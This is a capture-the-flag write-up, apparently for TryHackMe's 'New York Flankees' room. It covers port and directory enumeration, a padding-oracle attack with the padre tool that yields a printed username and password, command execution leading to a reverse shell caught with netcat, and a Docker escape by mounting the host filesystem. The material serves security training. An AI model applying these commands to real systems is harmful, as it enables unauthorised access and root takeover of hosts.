New York Flankees

Enumeration

```
{'22': 'ssh', '8080': 'http-proxy'}
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 af:de:a2:76:e1:34:47:82:2f:95:48:c2:9d:93:b9:91 (RSA)
|   256 18:2c:1a:b9:c1:fd:37:87:7d:ba:88:2d:56:f9:31:f2 (ECDSA)
|_  256 b9:cb:d5:24:b3:f4:46:71:81:59:d2:66:96:2d:75:a7 (ED25519)
8080/tcp open  http    Octoshape P2P streaming web service
|_http-title: Hello world!
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH (22)

```
└─$ ssh root@newyork.thm
The authenticity of host 'newyork.thm (10.201.97.82)' can't be established.
ED25519 key fingerprint is SHA256:vuOyOPloZuQpxPLQ8MtPsys/pFXvZmPamgLMXIkwSUg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'newyork.thm' (ED25519) to the list of known hosts.
root@newyork.thm: Permission denied (publickey).
```

- Root user requires key

```
└─$ ssh ubuntu@newyork.thm
ubuntu@newyork.thm: Permission denied (publickey).
```


- Don’t know if this user exists or not but it also requires a key


→ Password authentication is disabled

HTTP (8080)


Subdirectories Enumeration

```
debug.html      [Status: 200, Size: 2638, Words: 792, Lines: 84, Duration: 428ms]
exec.html       [Status: 401, Size: 0, Words: 1, Lines: 1, Duration: 425ms]
favicon.ico     [Status: 200, Size: 6538, Words: 371, Lines: 76, Duration: 437ms]
index.html      [Status: 200, Size: 4332, Words: 1192, Lines: 123, Duration: 467ms]
login.html      [Status: 200, Size: 2670, Words: 824, Lines: 88, Duration: 517ms]
```





Tried a login attempt




The debug.html source code splits this:

Visiting the web page


Custom authentication success

The source code of the index.html



Manually added the loggedin cookie. And the admin login button changed to debug


Clicking on the DEBUG button, we are redirected to the exec.html




Verbose padding exploit → got to know about Padre. Wil be using it to exploit.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/New York Flankees]
└─$ ./padre-linux-amd64 -u 'http://newyork.thm:8080/api/debug/$' -e lhex 3935366135393139393237333463363 8EA0DCC6E567F96414433DDF5DC29CDD5E418961
0504891F0DED96BA57BE8FCFF2642D7637186446142B2C95BCDEDCCB6D8D29BE4427F26D6C1B48471F810EF4
[i] padre is on duty
[i] using concurrency (http connections): 30
[+] successfully detected padding oracle
[+] detected block length: 16
[!] mode: decrypt
[1/1] stefan1197:ebb2B76@62#f??7cA6B76@6!@62#f6dacd2599\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f ... [64/64] | reqs: 7467 (39/sec)
     [!] Output was too wide to fit to you terminal. Redirect STDOUT somewhere to get full output
```


We get the username and password.



Now we have access to the exec.html page.



It is returning only 'OK' or some error for ping or anything.



Tried to upload a text file and it says OK. On my server:

So, it is executing the command in the background. I had this idea in mind from Port Swigger labs where it uses the Burp Collaborator and one of the Hacking Hub labs where it was needed to connect to some interact.sh server

I will be making a bash reverse shell file and then using curl, will be uploading it on the server and then running it to get the shell

Getting reverse shell

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.201.39.84] 50576
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

```
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@02e849f307cc:/#
```

Looks like a docker container.

```
root@02e849f307cc:/etc/cron.daily# docker images
docker images
REPOSITORY              TAG       IMAGE ID       CREATED         SIZE
padding-oracle-app_web   latest    cd6261dd9dda   16 months ago   1.01GB
<none>                   <none>    4187efabd0a5   16 months ago   704MB
gradle                  7-jdk11   d5954e1d9fa4   16 months ago   687MB
openjdk                  11        47a932d998b7   3 years ago     6
```

```
root@02e849f307cc:/# docker run -v /:/mnt --rm -it openjdk:11 chroot /mnt bash
root@54a40efa2b58:/# id
uid=0(root) gid=0(root) groups=0(root)
root@54a40efa2b58:/# whoami
root
```

We escape the docker (hostnames are different)